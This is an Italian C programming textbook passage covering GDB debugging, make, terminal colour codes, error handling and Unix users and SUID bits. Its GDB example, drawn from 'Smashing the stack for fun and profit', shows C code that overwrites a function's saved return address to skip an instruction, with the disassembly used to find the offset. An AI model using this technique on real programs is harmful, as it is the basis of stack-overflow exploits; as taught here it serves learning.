Abbiamo impostato un breakpoint in corripondenza della funzione main del programma. Vediamone la lista.

```
(gdb) info break
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x080484c6 in main at Gdb_example.c:13
        breakpoint already hit 1 time
```

Avviamo l'esecuzione del programma che si fermerà al primo breakpoint.

```
(gdb) run
Starting program: /home/contez/documenti/collaborazione/Libro/Gdb_example

Breakpoint 1, main () at Gdb_example.c:13
13      int i=0;
```

Diamo un'occhiata a cinque righe di programma.

```
(gdb) list 10,15
10      int main (void) {
11
12
13      int i=0;
14      struct identity {
15                                        char *nome;
```

Impostiamo un watchpoint per la variabile i.

```
(gdb) watch i
Hardware watchpoint 2: i
```

In questo modo quando la variabile i cambierà per l'assegnamento verrà bloccata l'esecuzione del programma. Infatti....

```
(gdb) continue
Continuing.
 Inserisci un valore intero da assegnare ad i:  45
 Hardware watchpoint 2: i

 Old value = 0
 New value = 45
 0x400882f0 in _IO_vfscanf (s=0x4015a000, format=0x8048612 "%d",
 argptr=0xbffff984, errp=0x0) at vfscanf.c:1572
 1572    vfscanf.c: No such file or directory.
         in vfscanf.c
```

reperiamo il numero del watchpoint e camcelliamolo.

```
(gdb) info break
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x080484c6 in main at Gdb_example.c:13
        breakpoint already hit 1 time
2   hw watchpoint  keep y              i
        breakpoint already hit 1 time
(gdb) delete 2
```

Terminiamo il programma ed usciamo dal GDB

```
(gdb) continue
Continuing.
```

```
Ora i vale :  45
chiamo la funzione incrementa
Ora i vale :  46

Program exited normally.
(gdb) quit
```

Capitolo 13

Uso avanzato del GDB

13.1 Modificare il valore delle variabili

Supponiamo di essere riusciti a capire che il programma si comporta in maniera errata perché ad un certo punto una variabile assume un certo valore. Crediamo quindi ragionevole che se al posto di quel valore ne assumesse uno più consono il nostro programma terminerebbe e funzionerebbe correttamente. Ma non ne siamo sicuri, dobbiamo provare. Il GDB mette a disposizione un comando per settare il valore delle variabili, ad esecuzione bloccata, a nostro piacimento:

Comando: `(gdb) set variable <nomevariabile=valore>`

È evidente che tale comando andrà utilizzato *dopo* che l'assegnamento incriminato è stato effettuato, posizionando accuratamente i nostri breakpoints (watchpoints).

13.2 Analisi dello Stack

Ogni volta che un programma esegue una chiamata ad una funzione vengono generate delle informazioni inerenti la chiamata e necessarie alla corretta esecuzione del programma. Tali informazioni includono:

- La posizione della chiamata
- Gli argomenti della chiamata
- Le variabili locali della funzione che è stata chiamata

Queste informazioni vengono allocate in una particolare area di memoria: lo **Stack** in particolari blocchi chiamati **Stack frames**.

13.2.1 Stack frames

All'inizio dell'esecuzione del programma lo stack contiene un solo frame relativo al programma stesso: quello della funzione *main* che viene identificato come **initial frame**. Continuando con l'esecuzione del programma, ad ogni chiamata di funzione viene allocata nuova memoria nello Stack, viene infatti creato un nuovo frame. Quando la funzione termina restituendo un certo valore (o void) il relativo frame viene deallocato dallo stack. Naturalmente, se la funzione è ricorsiva, verranno allocati più frames nello stack per la stessa funzione. Il frame della funzione attualmente in esecuzione nel nostro programma viene chiamato **innermost frame** e ovviamente è il frame creato più recentemente.

Nel programma i vari frames vengono identificati mediante il loro indirizzo. Quest'indirizzo può essere diverso da computer a computer. Infatti, poiché ogni frame è composto da più bytes, aventi ognuno un proprio indirizzo ogni tipo di computer ha le proprie *convenzioni* per scegliere il byte col quale riferirsi al frame. generalmente quest'indirizzo è posto in un registro chiamato **frame pointer register**. Per assicurare una migliore gestione dei frames durante il debugging il GDB li identifica con una numerazione crescente, l'initial frame avrà quindi numero 0.

13.2.2 Backtraces

Uno dei comandi maggiormente utilizzato per interagire con lo stack è `backtrace`.

```
(gdb) backtrace
```

Esso mostra i frames del programma partendo da quello attualmente in esecuzione, proseguendo con quello chiamante e continuando con i restanti frames. Possono inoltre essere passate al comando le seguenti opzioni:

Comando: `(gdb) backtrace n`

In questo modo viene stampato un backtrace per i primi n frames dello stack.

Comando: `(gdb) backtrace -n`

Viene in questo modo generato un backtrace per le ultime n righe dello stack.

13.2.3 Vagare per i frames :-D

Le variabili temporanee definite all'interno delle funzioni possono essere analizzate soltanto all'interno della funzione ad esse relativa, e questo vale anche per le variabili definite nella funzione *main*. Poiché ad ogni funzione è associato almeno un frame Allora, quando blocchiamo l'esecuzione di un programma, potremo analizzare solo le variabili relative al frame corrente. Fortunatamente GDB mette a disposizione comandi per spostarsi all'interno dello stack, cambiando quindi frame. Fra questi il più importante è:

Comando: `(gdb) frame n`

Questo comando consente di spostarsi al frame numero n, dove la numerazione la si evince dal comando `backtrace`

Quando si selezione un nuovo frame vengono stampate a video due linee di testo. La prima linea contiene: il numero del frame, il nome della funzione ad esso associata, gli argomenti ed il loro eventuale valore, il nome del file sorgente e il numero della linea in esecuzione su questo frame.
La seconda linea contiene il testo della linea in esecuzione.

13.2.4 Ricavare informazioni riguardanti il frame

Vari comandi messi a disposizione dal GDB permettono di ricavare diverse informazioni riguardanti il frame corrente.

Comando: `(gdb) frame`

Questo comando consente di visualizzare le 2 linee precedentemente descritte relative al frame corrente.

Comando: `(gdb) info frame`

In questo modo otteniamo delle informazioni dettagliate riguardanti il frame corrente. Verranno infatti mostrate le seguenti notizie:

- l'indirizzo di memoria del frame
- l'indirizzo del frame che verrà chiamato dal frame corrente

- l'indirizzo del frame chiamante il frame corrente
- Il linguaggio con cui è stata scritta la funzione relativa al frame in questione
- L'indirizzo degli argomenti del frame
- I registri salvati nel frame e quale indirizzo si trovano

Per la mole e l'importanza delle informazioni mostrate questo comando è molto utilizzato.

Comando: `(gdb) info frame n`

In questo modo otteniamo lo stesso numero e tipo di informazioni che ottenevamo col comando precedente per il frame n con n ricavato da `backtrace`.

Comando: `(gdb) info args`

Otteniamo informazioni riguardanti gli argomenti del frame corrente.

13.3 Esami approfonditi del programma

13.4 Sessione d'esempio

Questa volta analizzaremo un codice si semplice ma estremamente stimolante, apparso sulla famosa e-zine Phrack nell'articolo *Smashing the stack for fun and profit*, e modificato appositamente per funzionare sulla mia macchina [1]. Un piccolo esempio di come errori di programmazione possano essere usati per modificare il flusso del programma (nel nostro caso) o, più maliziosamente, per far eseguire codice arbitrario alla macchina.

13.4.1 Il Codice sorgente

```
1
2
3 void function(int a, int b, int c) {
4       char buffer1[5];
5       char buffer2[10];
```

[1] Le modalità di gestione della memoria nello stack dipendono dall'architettura del calcolatore e comunque possono evolversi nel tempo

```
6       int *ret;
7       ret = buffer1+28;
8       (*ret) +=10;
9 }
10
11  void maini() {
12       int x;
13
14        x = 0;
15        function(1,2,3);
16        x = 1;
17        printf("x è uguale a %d\n",x);
18 }
```

Compilatelo ed eseguitelo, con un pò di fortuna funzionerà anche sulla vostra macchina. In ogni caso non disperate perché alla fine potrete modificarlo per farlo funzionare. Qualora funzionasse vi sarete accorti di qualcosa di strano: l'assegnamento x = 1 non viene eseguita ed il programma stampa x=0! Strano, cosa è successo? Vediamolo.

13.4.2 Analisi dello stack e della memoria

basandoci su quanto detto in precedenza cerchiamo di dire, teoricamente, come dovrebbe essere fatto lo stack frame relativo alla funzione *function*. In esso verranno allocati gli argomenti della funzione, l'indirizzo di ritorno (dove è contenuta la successiva istruzione da eseguire all'uscita dalla funzione) e le variabili della funzione. Avremo quindi una struttura di questo tipo:

[buffer2] [buffer1] [fp] [RET] [a] [b] [c]

Dove *buffer2* dovrebbe occupare 12 Byte [2], *buffer1* 8 bytes e *fp* (il frame pointer) 4 bytes. Si deve inoltre notare che gli indirizzi di memoria maggiori decrescono con l'allocazione, ossia *buffer2* occupa indirizzi di memoria minori rispetto a *buffer1*.

Nel programma è stato inoltre creato il puntatore ret con l'indirizzo di *RET* trovato aggiungendo 4 bytes alla dimensione di *buffer1*, quindi 12 bytes. E qui finisce la teoria perché come si vede l'indirizzo di *RET* è stato trovato molto dopo 12 bytes. Come ce ne siamo accorti? Col GDB, è ovvio. Disassembliamo il frame della funzione.

[2] nello stack la memoria viene allocata in multipli di 4 bytes

```
 \index{GDB!disassemblare una funzione}
(gdb) disassemble function
Dump of assembler code for function function:
0x8048460 <function>:   push   %ebp
0x8048461 <function+1>: mov    %esp,%ebp
0x8048463 <function+3>: sub    $0x38,%esp  <---- Memoria allocata
0x8048466 <function+6>: lea    0xffffffe8(%ebp),%eax
0x8048469 <function+9>: add    $0x1c,%eax
0x804846c <function+12>:        mov    %eax,0xffffffd4(%ebp)
0x804846f <function+15>:        mov    0xffffffd4(%ebp),%edx
0x8048472 <function+18>:        mov    0xffffffd4(%ebp),%eax
0x8048475 <function+21>:        mov    (%eax),%eax
0x8048477 <function+23>:        add    $0xa,%eax
0x804847a <function+26>:        mov    %eax,(%edx)
0x804847c <function+28>:        leave
0x804847d <function+29>:        ret
End of assembler dump.
```

Come è stato evidenziato nel codice la memoria per *buffer1* e *buffer2* è allocata in misura maggiore rispetto al necessario (20 bytes). Nel mio caso è stata allocata memoria per 56 bytes. É allora ragionevole pensare che per *buffer1* sia stata allocata più memoria di quanto era stato previsto. Quanta? Per saperlo ricorriamo ancora una volta al GDB.

```
(gdb) break function
Breakpoint 1 at 0x8048466: file Buffer_Overflow.c, line 7.
(gdb) run
Starting program: /home/contez/documenti/collaborazione/Libro/Buffer_Overflow

Breakpoint 1, function (a=1, b=2, c=3) at Buffer_Overflow.c:7
7                   ret = buffer1+28;
```

Poiché in questo caso l'indirizzo di *buffer1* è:

```
(gdb) print &buffer1
$1 = (char (*)[5]) 0xbffff980
```

E quello del frame pointer (ebp) è:

```
(gdb) print $ebp
$2 = (void *) 0xbffff998
```

Si viene a scoprire che la memoria allocata è di 24 bytes + 4 bytes per *fp* = 28 bytes. Aggiungendo quindi 28 all'indirizzo di *buffer1* si punta a *RET*. Ma non è finita. *RET* viene infatti espanso per altri 10 bytes. Cosa comporta questo? L'avete intuito? Spero di si, comunque vediamolo meglio col GDB.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048480 <main>:       push   %ebp
0x8048481 <main+1>:     mov    %esp,%ebp
0x8048483 <main+3>:     sub    $0x8,%esp
0x8048486 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x804848d <main+13>:    sub    $0x4,%esp
0x8048490 <main+16>:    push   $0x3
0x8048492 <main+18>:    push   $0x2
0x8048494 <main+20>:    push   $0x1
0x8048496 <main+22>:    call   0x8048460 <function> <--Chiamata alla funzione

0x804849b <main+27>:    add    $0x10,%esp <-- il comando ripassa a main

0x804849e <main+30>:    movl   $0x1,0xfffffffc(%ebp) <-- Assegnazione x =1
0x80484a5 <main+37>:    sub    $0x8,%esp
0x80484a8 <main+40>:    pushl  0xfffffffc(%ebp)
0x80484ab <main+43>:    push   $0x8048528
0x80484b0 <main+48>:    call   0x804833c <printf>
0x80484b5 <main+53>:    add    $0x10,%esp
0x80484b8 <main+56>:    leave
0x80484b9 <main+57>:    ret
End of assembler dump.
```

Si vede che l'istruzione successiva all'assegnamento x = 1 dista dal ritorno alla funzione main 10 bytes! Espandendo quindi *RET* di 10 bytes si sovrascrive tale assegnamento e si indica come prima istruzione da eseguire all'uscita dalla funzione proprio quella successiva a questo. Il risultato è quindi che il valore 1 non verrà mai assegnato alla variabile x e quindi a video verrà stampato solo x = 0. Abbiamo quindi modificato lo stack senza che il programma terminasse in uno stato di errore e, in più, abbiamo modificato il flusso del programma a nostro piacimento. Interessante vero? Certo da questo a far eseguire codice arbitrario le cose si complicano ma neanche troppo, senza contare che è anche possibile sovrascrivere le strutture generate dalle chiamate a *malloc* nello *HEAP*. Ma questa è un'altra storia...

13.5 GDB ancora più velocemente

I comandi gdb non sono, alcune volte, molto agevoli da scrivere per questo sono ammesse delle abbreviazioni univoche. Ne riportiamo alcune tra le più importanti:

frame	f
next	n
step	s
break	b
backtrace	bt

Ricordiamo inoltre che premendo return senza specificare alcun comando comporta l'esecuzione dell'ultimo comando impartito durante la stessa sessione. È inoltre possibile accedere agli altri comandi digitati nella sessione utilizzando i tasti freccia in alto e freccia in basso (un pò come in bash). Occorre inoltre far notare che GDB possiede un ottimo help in linea. Per sapere come accedere alle sue sezioni, e per sapere da quali sezioni esso sia costituito basta digitare `help` all'interno della sessione. Eccone un esempio:

```
(gdb) help
List of classes of commands:

aliases -- Aliases of other commands
breakpoints -- Making program stop at certain points
data -- Examining data
files -- Specifying and examining files
internals -- Maintenance commands
obscure -- Obscure features
running -- Running the program
stack -- Examining the stack
status -- Status inquiries
support -- Support facilities
tracepoints -- Tracing of program execution without stopping the program
user-defined -- User-defined commands

Type "help" followed by a class name for a list of commands in that class.
Type "help" followed by command name for full documentation.
Command name abbreviations are allowed if unambiguous.
```

È inoltre disponibile in rete molta documentazione. In particolare, per ulteriori approfondimenti, rimandiamo all'ottimo *Debugging with GDB*

13.6 conclusioni

Certamente, secondo una prima impressione, il GDB potrebbe non sembrare molto comodo da utilizzare. Tuttavia siamo certi che un a pratica costante nel suo utilizzo porterà qualunque programmatore ad un'incremento notevole della sua produttività.

Capitolo 14

In breve: utilizzo di *make*

14.1 makefile

Al fine di velocizzare le operazioni di compilazione di progetti distribuiti su più sorgenti, si utilizza *make.* Allo scopo, bisogna creare un file di nome `makefile,` nella medesima directory con i sorgenti, contenente tutte le istruzioni per la compilazione. Ad esempio, insieme a questo documento, sono disponibili tutti i sorgenti che compaiono commentati. Per la compilazione di questi, si può pensare di realizzare il seguente `makefile`

```
all: primo seno lista argomenti switch fork if while dowhile forinfinito\
for foralone specificatore cast 2html posta punt1 punt2\
swap sep\

primo : primo.c;
cc primo.c -o primo

seno : seno.c;
cc seno.c -o seno -lm

lista : lista.c;
cc lista.c -o lista

fork : fork.c;
cc fork.c -o fork

if   : if.c;
cc if.c -o if
```

```
argomenti: argomenti.c
cc argomenti.c -o argomenti

switch: switch.c;
cc switch.c -o switch

while: while.c;
cc while.c -o while

dowhile: dowhile.c;
cc dowhile.c -o dowhile

forinfinito   : forinfinito.c;
cc forinfinito.c -o forinfinito

for   : for.c;
cc for.c -o for

specificatore : specificatore.c;
cc specificatore.c -o specificatore

cast   : cast.c;
cc cast.c -o cast

castbis   : castbis.c;
cc castbis.c -o castbis

foralone   : foralone.c;
cc foralone.c -o foralone

2html : 2html.c;
cc 2html.c -o 2html

posta : posta.c;
cc posta.c -o posta

punt1 : punt1.c;
cc punt1.c -o punt1

punt2 : punt2.c;
cc punt2.c -o punt2
```

```
swap : swap.c;
cc swap.c -o swap

sep  : sep_1.c sep_2.c;
cc sep_1.c sep_2.c -o sep
```

Nella prima parte del file, dopo `all:` compare un elenco di etichette. Si noti che non ci sono andate a capo se non seguite da . In corrispondenza di ciascuna di queste etichette, si ha, separato dal tasto `TAB` e dai due punti, l'elenco dei files interessati dal comando che segue. Sulla riga successiva, i comandi necessari da eseguire sui listati in oggetto. Per eseguire il makefile, basta dare, da shell, il comando:

```
$ make
```

Make si preoccupa di compilare solamente quei sorgenti che non siano già stati compilati, o che risultino essere stati compilati dopo l'ultima modifica del sorgente, permettendo un notevole risparmio di tempo e di cicli cpu.

Si potrebbe obiettare che un makefile come quello sopra sia, in molti casi, inutilmente prolisso. Nel caso in cui si abbia una gran quantità di sorgenti da compilare, diciamo così, senza opzioni particolarmente ricercate, un buon makefile potrebbe essere il seguente:

```
all: primo lista argomenti switch fork if while dowhile forinfinito\
for foralone specificatore cast 2html posta punt1 punt2\
swap \

%.o : %.c
cc $<
```

1

Il quale, al comando

```
$ make
```

impartito da shell, produce come risultato:

[1] Si noti che si sono eliminati dalla lista `seno` e `sep` poichè per questi sarebbe necessario aggiungere un comando diverso...

```
cc     lista.c   -o lista
cc     argomenti.c   -o argomenti
cc     switch.c   -o switch
cc     fork.c   -o fork
cc     if.c   -o if
cc     while.c   -o while
cc     dowhile.c   -o dowhile
cc     forinfinito.c   -o forinfinito
cc     for.c   -o for
cc     foralone.c   -o foralone
cc     specificatore.c   -o specificatore
cc     cast.c   -o cast
cc     2html.c   -o 2html
cc     posta.c   -o posta
cc     punt1.c   -o punt1
cc     punt2.c   -o punt2
cc     swap.c   -o swap
```

Per un utilizzo avanzato di *make* si rimanda, come di rito, alle man pages del vostro sistema.

Capitolo 15

Gestione elementare del colore

Per una gestione pienamente soddisfacente della grafica da terminale, si consiglia l'impiego delle librerie *Curses* e si rimanda alla documentazione di queste ultime. Ci si ripropone di trattarle in questa sede in una versione successiva del presente documento.

Per una gestione abbastanza portabile del colore, è possibile impiegare i codici di escape per comunicare alla console che si vuole stampare a video impiegando un certo colore. I codici di escape, come tutti i caratteri speciali, sono preceduti da un carattere backslash e contraddistinti dal carattere `e`.

Il segmento di codice sotto, seguendo sempre la filosofia che un esempio valga più di mille parole, fa sì che la scritta `aaa` venga stampata a video in vari colori, corrispondenti ai codici di escape che compaiono nel listato.

```
 1 #include<stdio.h>
 2 int main()
 3 {
 4 printf("\e[1;30m \n\t aaa\n\n\e[00m");
 5 printf("\e[1;31m \n\t aaa\n\n\e[00m");
 6 printf("\e[1;32m \n\t aaa\n\n\e[00m");
 7 printf("\e[1;33m \n\t aaa\n\n\e[00m");
 8 printf("\e[1;34m \n\t aaa\n\n\e[00m");
 9 printf("\e[1;35m \n\t aaa\n\n\e[00m");
10 printf("\e[1;36m \n\t aaa\n\n\e[00m");
11 printf("\e[1;37m \n\t aaa\n\n\e[00m");
12 printf("\e[1;38m \n\t aaa\n\n\e[00m");
13 printf("\e[1;39m \n\t aaa\n\n\e[00m");
14 printf("\e[0;30m \n\t aaa\n\n\e[00m");
15 printf("\e[0;31m \n\t aaa\n\n\e[00m");
16 printf("\e[0;32m \n\t aaa\n\n\e[00m");
```

```
17 printf("\e[0;33m \n\t aaa\n\n\e[00m");
18 printf("\e[0;34m \n\t aaa\n\n\e[00m");
19 printf("\e[0;35m \n\t aaa\n\n\e[00m");
20 printf("\e[0;36m \n\t aaa\n\n\e[00m");
21 printf("\e[0;37m \n\t aaa\n\n\e[00m");
22 printf("\e[0;38m \n\t aaa\n\n\e[00m");
23 printf("\e[0;39m \n\t aaa\n\n\e[00m");
24 printf("\e[3;30m \n\t aaa\n\n\e[00m");
25 printf("\e[3;31m \n\t aaa\n\n\e[00m");
26 printf("\e[3;32m \n\t aaa\n\n\e[00m");
27 printf("\e[3;33m \n\t aaa\n\n\e[00m");
28 printf("\e[3;34m \n\t aaa\n\n\e[00m");
29 printf("\e[3;35m \n\t aaa\n\n\e[00m");
30 printf("\e[3;36m \n\t aaa\n\n\e[00m");
31 printf("\e[3;37m \n\t aaa\n\n\e[00m");
32 printf("\e[3;38m \n\t aaa\n\n\e[00m");
33 }
```

Si provi a compilarlo e... a fargli stampare qualcosa di differente (e decisamente più utile ai propri scopi).

Capitolo 16

Errori

Durante l'esecuzione di un programma possono verificarsi molti eventi c che comportano il verificarsi di errori in run time. Ad esempio se vogliamo accedere in lettura ad un file che però, prima della chiamata alla funzione relativa, è stato eliminato per qualche ragione dal sistema si produrrà un'errore.

La corretta gestione degli errori è dunque estremamente importante, soprattutto se il nostro programma interagisce pesantemente col sistema. Si faccia ben attenzione al termine *gestione*, esso non è utilizzato casualmente. Se, infatti, parte degli errori che possono verificarsi durante l'esecuzione di un programma è evitabile magari modificando parte del codice, una buona percentuale di essi non lo è, per questo motivo occorre saper gestire le condizioni d'errore che possono presentarsi inevitabilmente in modo tale che queste non comportino l'arresto del programma quando non necessario. Nel caso esposto poco sopra, ad esempio, verificatosi l'errore si sarebbe potuto stampare a video il messaggio "file non trovato" e magari mettere il programma in attesa di un nuovo nome di file in input.

Le funzioni messe a disposizione dalle librerie GNU C prevedono la gestione degli errori che possono verificarsi durante l'esecuzione di un programma, infatti in genere tali funzioni ritornano un valore indicante il fallimento della chiamata (spesso -1). Tuttavia, per comprendere il genere di errore verificatosi comprenderete che il valore -1 non è d'aiuto, per questo motivo, includendo l'apposito file header `errno.h` , è possibile sfruttare la variabile errno

16.1 La variabile errno

All'interno del file header `errno.h` è dichiarata la variabile errno . Si tratta fondamentalmente di un intero che assume determinati valori a seconda del verificarsi di vari generi di errori. Quindi sarebbe opportuno che si esa-

minasse la variabile errno ad ogni chiamata di sistema per poter ottenere utili informazioni. È importante notare che delle volte, per alcune funzioni, la variabile errno risulta l'unico metodo veramente attendibile per verificare se la chiamata ha avuto successo o meno, pensate infatti a cosa accadrebbe se il valore -1 fosse un valore accettabile e quindi non denotante una condizione di errore. Casi di questo tipo sono presenti per funzioni che gestiscono la priorità dei processi e per le quali si rimanda al capitolo sulle risorse di sistema.

Le funzioni offerte dalle librerie GNU C impostano il valore di errno ad una macro la quale sarà successivamente espansa in un determinato codice. Per vedere a quali codici una macro si riferisce e per avere un 'elenco delle macro disponibili il consiglio è quello di analizzare i vari files `errno.h` presenti sul sistema, troverete in poco tempo quello che cercate. Per una descrizione di tutte le macro presenti invece rimandiamo alle pagine di manuale pur avendo queste dei nomi autoesplicativi ed essendo prese in considerazione spesso per le funzioni che tratteremo.

16.2 Funzioni per la gestione degli errori

16.2.1 La funzione strerror

Function: char * strerror (int ERRNUM)

Dichiarata nel file `string.h` questa funzione accetta come parametro il valore di errno esplicitando in seguito la causa dell'errore nella stringa restituita.

16.2.2 La funzione perror

Function: void perror (const char *MESSAGE)

La funzione in questione può essere pensata come una sorta si `printf`, la differenza sostanziale risiede nel fatto che invece di emettere la stringa passata come parametro attraverso lo standard output essa viene emessa attraverso lo standard error . Ciò è particolarmente interessante se si pensa che da console è possibile redirigere solamente lo standard error attraverso l'uso di 2>. Pensate infatti al caso, non molto raro se usate Linux, in cui ricompiliate un programma: attraverso lo standard output vengono emessi in rapida sequenza tutta una serie di messaggi. Tra questi eventuali errori potrebbero passare inosservati o comunque andrebbero persi nel caos. È quindi buona

abitudine redirigere lo standard error su un normale file di testo in modo tale da poterlo analizzare alla fine della compilazione. Un esempio potrebbe essere:

```
$make 2> errori.txt
```

Ma non è finita qui, perror stampa anche messaggio relativo alla variabile errno. Occorre quindi aver cura di utilizzare perror solo in caso di errore altrimenti si potrebbe essere tratti in inganno. Perror è dichiarata nel file header `stdio.h`

16.2.3 La funzione error

Function: void error (int STATUS, int ERRNUM, const char *FORMAT, ...)

Le funzioni precedentemente trattate rispettano lo standard ANSI C e come tali sono portabili su qualsiasi piattaforma. Tuttavia delle volte è necessario ricavare maggiori informazioni sull'errore verificatosi. Per questo esistono delle funzioni particolari, non appartenenti allo standard ANSI C, molto utili. error è tra queste, ed è definita in `error.h` . Qualora il valore di STATUS fosse diverso da zero la chiamata a questa funzione causerà l'uscita dal programma altrimenti ritornerà 0. Il codice che descrive l'errore è in questo caso passato in maniera esplicita con la variabile ERRNUM cui segue una stringa definita dall"utente. Questa funzione stampa anche il nome del programma chiamante. L'output generato è emesso attraverso lo standard error.

Vi sono anche altre funzioni per la gestione degli errori ma riteniamo per ora sufficiente utilizzare quelle sopra riportate facendo bene attenzione al caso in cui il vostro programma debba essere compilato su piú piattaforme.

Capitolo 17

Utenti e Gruppi

17.1 Introduzione

A differenza di alcuni Sistemi Operativi meno efficienti e meno sofisticati Linux è un sistema multiutente. Questo significa che sulla stessa macchina posso interagire diverse persone senza tuttavia entrare in conflitto tra di loro. Ogni utente vedrà la macchina come interamente dedicata anche se, in realtà, il sistema sta servendo altri utenti. Ciò è realizzato, oltre che che mediante ottimi algoritmi di scheduling dei processi a livello kernel, anche attraverso un meccanismo di identificazione degli utenti e delle loro risorse atto a identificare chi può o meno accedere a determinate aree di memoria. Ogni utente avrà quindi la propria directory `home` all'interno della quale possiede pieni poteri sui propri files. Fuori di essa tuttavia l'utente non può modificare alcunchè e quindi non può attentare alla sicurezza o all'efficienza del sistema. Esiste inoltre un utente particolare: il *superuser* che ha il potere assoluto sul sistema, le sue decisioni non vengono discusse e può interagire e modificare ogni parte del filesystem. I privilegi del *superuser* sono solitamente attribuiti all'amministratore di sistema che deve poter intervenire sulla macchina per risolvere eventuali problemi di sicurezza o di efficienza oppure per installare nuovo software. [1]

Prima di poter utilizzare le risorse di sistema un utente deve "loggarsi" ossia deve inserire il proprio nome-utente e la propria password. Se entrambi risulteranno corretti allora l'utente si troverà catapultato all'interno della propria home. In realtà l'operazione di *logging* è fondamentale per la sicurezza del sistema, nella sua esecuzione vengono infatti avviati meccanismi che

[1] Quando abbiamo detto ha carattere generale ma non è necessariamente vero: se il superuser lo decide un utente può modificare parte o tutto il filesystem al di fuori della propria `home`.



Figura 17.1: Login di un'utente del sistema

serviranno a tener traccia delle sue operazioni mediante l'utilizzo di files di log [2] ma non solo.....

17.2 UID e GID

Al momento del logging vengono inoltre assegnati all'utente che si logga due numeri che lo identifichino univocamente all'interno del sistema (Fig. 17.1):

1. Lo user ID (UID);
2. Il group ID (GID);

Lo UID è generalmente unico per ogni nome-utente e le informazioni relative vengono memorizzate all'interno di uno *User Database*.
Il GID identifica il gruppo a cui appartiene l'utente. In genere un'utente appartiene ad un solo gruppo ma può anche appartenere a piú gruppi diversi. Utenti appartenenti a gruppi uguali possono condividere risorse molto facilmente. Le informazioni relative a ad un GID ed al group-name relativo si trovano all'interno di *Group Database*.

17.3 Un processo, una persona

Il titolo di questa sezione può trarre in inganno e portare a conclusioni errate il lettore affrettato. Cominciamo dunque a chiarire alcune cose: quando un utente avvia un processo al processo è attribuito un *effective user ID*, un *effective group ID* ed eventuali *supplementary group ID*. Al lancio della shell di login questi valori vengono settati rispettivamente all'UID, al GID dell'utente ed eventualmente agli altri gruppi ai quali appartiene l'utente che effettua il

[2] Accessibili esclusivamente al *superuser*.



Figura 17.2: Identificativi di un processo

logging. Ogni processo ha inoltre un *real user ID* che identifica l'utente che ha lanciato il processo ed un *real group ID* che identifica il gruppo di default al quale tale utente appartiene (fig 17.2).

effective user ID, effective group ID e supplementary group IDs sono chiamati "persona" del processo in questione. Sia la persona che il *real user ID* ed il *real group ID* possono essere cambiati durante l'esecuzione di un programma. Si noti inoltre che se un processo riesce ad avere l'*effective user ID* settato a 0 significa che quel processo possiede i privilegi si superuser. Ma perché occorre cambiare la *persona* di un processo? Il caso di login è un caso piuttosto speciale in cui vengono cambiate sia la *persona* che il *real user ID* e *real group ID*. La persona di un processo è utilizzata nel controllo degli accessi ai files (quindi anche per l'esecuzione degli stessi) quindi è possibile creare un nuovo utente associato ad un programma eseguibile da altri utenti. Questo programma necessita però di scrivere su files a cui solo i suoi processi possono accedere. Lanciato da un'utente qualsiasi la persona del processo corrisponderà a quella dell'utente e come tale non avrà accesso ai files necessari, di conseguenza il programma non potrà funzionare. Cambiando tuttavia la persona del programma in esecuzione e settandola a quella dell'utente (l'unico) che può accedere a tali files tutto procederà regolarmente.

17.4 Cambiare la persona

Come vedrete piú in dettaglio nel capitolo successivo ad ogni files sono associati 12 bit che identificano i permessi: lettura, scrittura, esecuzione per tre categorie di persone: l'utente, gli utenti appartenenti al gruppo cui appartiene il file, tutti gli utenti del sistema. secondo uno schema gli utenti di sistemi Unix-like dovrebbero conoscere bene:

```
-rwxrwxr-x    1 contez   contez      13604 ott  7 17:53 scope
-rw-rw-r--    1 contez   contez        202 ott  7 17:52 scope.c
```

Gli ulteriori 3 bit sono rispettivamente il SUID bit, lo SGID bit e lo Sticky bit. in particolare a noi interessano i primi due. Quando questi due bit sono settati la persona del processo avviato da un'utente assume immediatamente i valori di UID e GID relativi al file eseguibile che si è avviato. Basterebbe dunque concedere i permessi di esecuzione di un programma che utilizza un proprio utente e settare i bit SGID e SUID opportunamente per poter interagire con gli stessi files dell'utente "programma" pur avendolo eseguito come un altro utente. Capite certamente che **tecniche di questo genere possono comportare critici problemi di sicurezza se mal utilizzate**, si tende infatti ad utilizzare questa tecnica con programmi che devono avere permessi di root [3] per poter essere eseguiti correttamente: si pensi al fatto che ogni utente può cambiare la propria password [4] e quindi scrivere su files che solo root può modificare. Se questi programmi presentano grossi errori di programmazione (si veda la parte di quest'opera relativa alla programmazione sicura) un'utente malizioso potrebbe ricavarne i permessi di amministratore di sistema. Se, riprendendo quanto mostrato precedentemente settiamo i bit SUID e SGID per l'eseguibile `scope` otteniamo:

```
-rwsrwsr-x    1 contez   contez      13604 ott  7 17:53 scope
```

Dove le "s" al posto delle "x" indicano appunto il settaggio dei bit in questione.

17.5 Conoscere gli ID di un processo

